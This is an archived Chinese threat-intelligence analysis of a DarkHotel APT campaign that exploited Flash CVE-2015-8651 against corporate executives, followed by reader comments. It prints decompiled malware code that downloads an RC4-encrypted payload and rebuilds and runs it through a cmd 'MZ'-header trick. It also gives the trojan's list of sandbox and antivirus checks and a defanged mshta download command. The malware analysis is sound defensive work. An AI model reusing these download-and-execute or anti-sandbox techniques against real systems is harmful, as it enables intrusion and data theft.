境外“暗黑客栈”组织对国内企业高管发起APT攻击

小白帽 (/web/20160104165148/http://drops.wooyun.org/author/小白帽) · 2015/12/31 18:23

> 当你启程前往伊萨卡，但愿你的道路漫长，充满奇迹，充满发现——卡瓦菲斯 希腊
> 以此纪念2015，即将逝去的中国威胁情报元年。


Author:ThreatBook

0x00 摘要

Adobe于12月28日发布了一个应急补丁用于修复Flash 播放器的多个安全漏洞。有线索表明其中之一已被用于APT(高级可持续性)攻击，国外有媒体揣测其攻击目标为国内某著名IT企业（http://www.theregister.co.uk/2015/12/28/adobe_flash_security_update/ (https://web.archive.org/web/20160104165148/http://www.theregister.co.uk/2015/12/28/adobe_flash_security_update/)），微步在线尚未发现任何证据支持此结论。但溯源分析表明确有境外黑客团伙利用此漏洞针对中国及亚洲企业的高管发起APT攻击，此团伙即代号为暗黑客栈（DarkHotel） 的APT攻击组织。现阶段尚不确定此攻击是否有更复杂的背景。微步在线已第一时间向客户发送预警。

我们建议企业高管们立即采取以下措施：


1. 立即升级Flash播放器；
2. 不要点击陌生邮件的附件或链接；
3. 连接酒店WIFI请慎重，收发敏感信息可用移动通信网络。



0x01 威胁事件分析

在Adobe于12月28日发布的19个安全漏洞的应急（OOB）补丁中，CVE-2015-8651 被Adobe 标注为已用于APT攻击。微步在线通过对多宗活跃APT威胁事件的跟踪及对CVE-2015-8651攻击的分析，确定了攻击流及攻击者身份。

通过对捕获的可疑SWF文件进行分析，确认此样本利用了Adobe Flash整数溢出漏洞 (即此次Adobe修复的CVE-2015-8651漏洞)。受攻击者访问此SWF文件后，漏洞利用成功会跳转到下面这段shellcode:



其主要功能是下载一个名为update.exe 的文件到系统 的%temp% 目录下， 通过RC4解密并且通过ECHO加可执行文件的“MZ”头来构建有效的PE文件，然后运行。

```
private var _exeName :String = "updata.exe";
_se.callerEx("GetTempPathA", new Vector.<Object>(2));
new Vector.<Object>(6)[1] = _se.BAToStr(_se.h2b(_se.urlID));
_loc_11 = _loc_9.decrypt(_loc_11, _se.BAToStr(_se.h2b(_se.keyID)));
_loc_18 = _se.callerEx("winINet!InternetOpenUrlA", new Vector.<Object>(6));
_se.callerEx("winINet!InternetReadFile", new Vector.<Object>(4));
_loc_11 = _se.BAToStr(_loc_19);
_loc_9 = new RC4();
_loc_11 = _loc_9.decrypt(_loc_11, _se.BAToStr(_se.h2b(_se.keyID)));
new Vector.<Object>(6)[1] = _loc_11;
_loc_18 = _se.callerEx("winINet!InternetOpenUrlA", new Vector.<Object>(6));
_se.callerEx("winINet!InternetReadFile", new Vector.<Object>(4));
var _loc_6:* = _se.callerEx("CreateFileA", new Vector.<Object>(7));
_se.callerEx("WriteFile", new Vector.<Object>(5));
new Vector.<Object>(11)[2] = "cmd /c echo|set/p=\"MZ\">\"" + _loc_20 + "\"&type \"" + _loc_7 + "\">>\"" + _loc_20 + "\"&\"" + _loc_20 + "\"";
_se.callerEx("advapi32!CreateProcessAsUserA", new Vector.<Object>(11));
```

Update.exe约1.3Mb, 具有完整的文件属性，伪装成SSH密钥生成工具：

File description	SSH public/private key pair generation ...
Type	Application
File version	0.71.1253.0
Product name	RSA Cryptography Suite
Product version	Release 0.71
Copyright	Copyright (C) 2008 - 2014 Tim Simosse.
Size	1.34 MB
Date modified	12/29/2015 12:00 AM
Language	English (United States)
Original filename	sshkeypairgen.exe

通过逆向分析发现，木马作者篡改和裁剪了正常的OpenSSL文件，篡改后的版本只提供一个参数： `-genkeypair` 。无论是否传递此参数，木马文件都会首先释放一个公钥在当前目录用于干扰判断，同时进入真正的恶意代码部分。此样本未进行代码混淆，但是采用了多种反调试/反虚拟机技术及字段加密，通过检测各种系统环境来判断是否有反病毒软件及沙箱存在，比如：

```
gEncSandBoxDirs dd offset Sla_cuckoo_Sla ; DATA XREF: sub_48B88E+161↓r
                                         ; \cuckoo\
                dd offset Sla_sandcastle_Sla ; \sandcastle\
                dd offset Sla_aswsnx_Sla ; \aswsnx\
                dd offset Sla_box_Sla    ; \box\
                dd offset Sla_sandbox_Sla ; \sandbox\
                dd offset Sla_zaw_Sla    ; \zaw\
```


Update.exe是一个Trojan Downloader， 利用执行mshta.exe 来下载木马文件，木马文件服务器位于冰岛。形式如下：

```
C:\Windows\system32\mshta.exe hxxp://****.com/image/read.php…..
```

0x02 攻击团伙分析

随着对此攻击事件的目标、工具、手法和过程更详细的分析，我们发现其特点和暗黑客栈（Darkhotel）有着非常惊人的一致。

暗黑客栈（Darkhotel）APT攻击团伙的踪迹最早可以追溯到2007年，其从2010年开始更多的利用企业高管在商业旅行中访问酒店网络的时机，进行APT攻击来窃取信息。因此在2014年卡巴斯基发布针对此团队的研究报告时，将其命名为“Darkhotel”。此团伙攻击目标集中在亚太地区开展业务和投资的企业高管（如：CEO、SVP、高管及高级研发人员），攻击的行业包括大型电子制造和通信、投资、国防工业、汽车等。

此团队使用零日漏洞（特别是Flash类型）来进行攻击，并规避最新的防御措施，同时也会盗窃合法的数字证书为后门软件及监听工具进行签名。如果有一个目标已经被有效感染，往往就会从作案点删除他们的工具，进而隐藏自己的活动踪迹。从其行动特点看，具有极高的技术能力及充沛的资源。

我们对此次事件和暗黑客栈（Darkhotel）的特点进行了对比，认为有充足理由认定其就是始作俑者。

	“暗黑客栈” (DarkHotel)	此次攻击团伙
攻击流	鱼叉式攻击 -> dropper -> HTA 文件 -> 下载器 -> 信息窃取	鱼叉式攻击 -> dropper -> HTA 文件 -> 下载器 -> 信息窃取
目标行业	大型电子制造和通信企业、投资和PE、医疗、化妆品、化学、汽车制造、国防行业、司法和军队、非政府组织	通信企业
目标国家	朝鲜、俄罗斯、韩国、中国、日本、泰国、印度、孟加拉国、莫桑比克、中国台湾地区	中国 朝鲜
目标人群	企业高管	企业高管
攻击目的	窃取信息	窃取信息
攻击手法	定向发送邮件，骗取点击	定向发送邮件，骗取点击
漏洞利用	喜欢使用Flash 0day漏洞	Flash 0day漏洞
木马免杀技术	检测主流杀软，包括卡巴斯基、微软、麦咖啡、360、瑞星等	检测如下杀软：卡巴斯基、微软、麦咖啡、360、瑞星、百度、腾讯
木马反虚拟机检测	检测沙箱： • "CUCKOO" • "SANDBOX-" • "NMSDBOX-" • "XXXX-OX-" • "CWSX-" • "WILBERT-SC" • "XPAMAST-SC"	检测沙箱： • "CUCKOO" • "SANDBOX-" • "NMSDBOX-" • "XXXX-OX-" • "CWSX-" • "WILBERT-SC" • "XPAMAST-SC"
代码片段复用	是（AntiVM, just-in-time decryption, AV detection）	
服务器端框架架构	服务器端框架结构高度相似	

drops.wooyun.org

0x03 小结

通过此事件，我们再次认识到在万物互联的年代，单纯基于漏洞的防御往往是防不胜防。只要有足够的价值，黑客就有足够的投入和机会攻陷目标。我们需要及时的调整防御思路，平衡安全投入，更多的聚焦威胁，以威胁情报驱动安全体系建设，建立防御、检测、响应及预防一套完整的安全自适应过程。

☆收藏 分享

昵称

验证码

写下你的评论...

发 表

sebu 2016-01-03 18:13:48
欧洲国家..?

回复

low 2016-01-02 15:26:20
看来不是个小团伙啊

回复

zte 2016-01-02 14:47:20
华为吧？国外好多媒体报道，Adobe也有

回复

ire
ct_
to=
htt
p
%3
A
%2
F
%2
Fdr
op
s.w
oo
yu
n.o
rg)

xxx 2016-01-02 12:04:40

苦逼的华为

回复

lanyan 2016-01-01 21:50:25

涨姿势来了

回复

..... 2015-12-31 19:06:16

.....

.....APT

回复

感谢知乎授权页面模版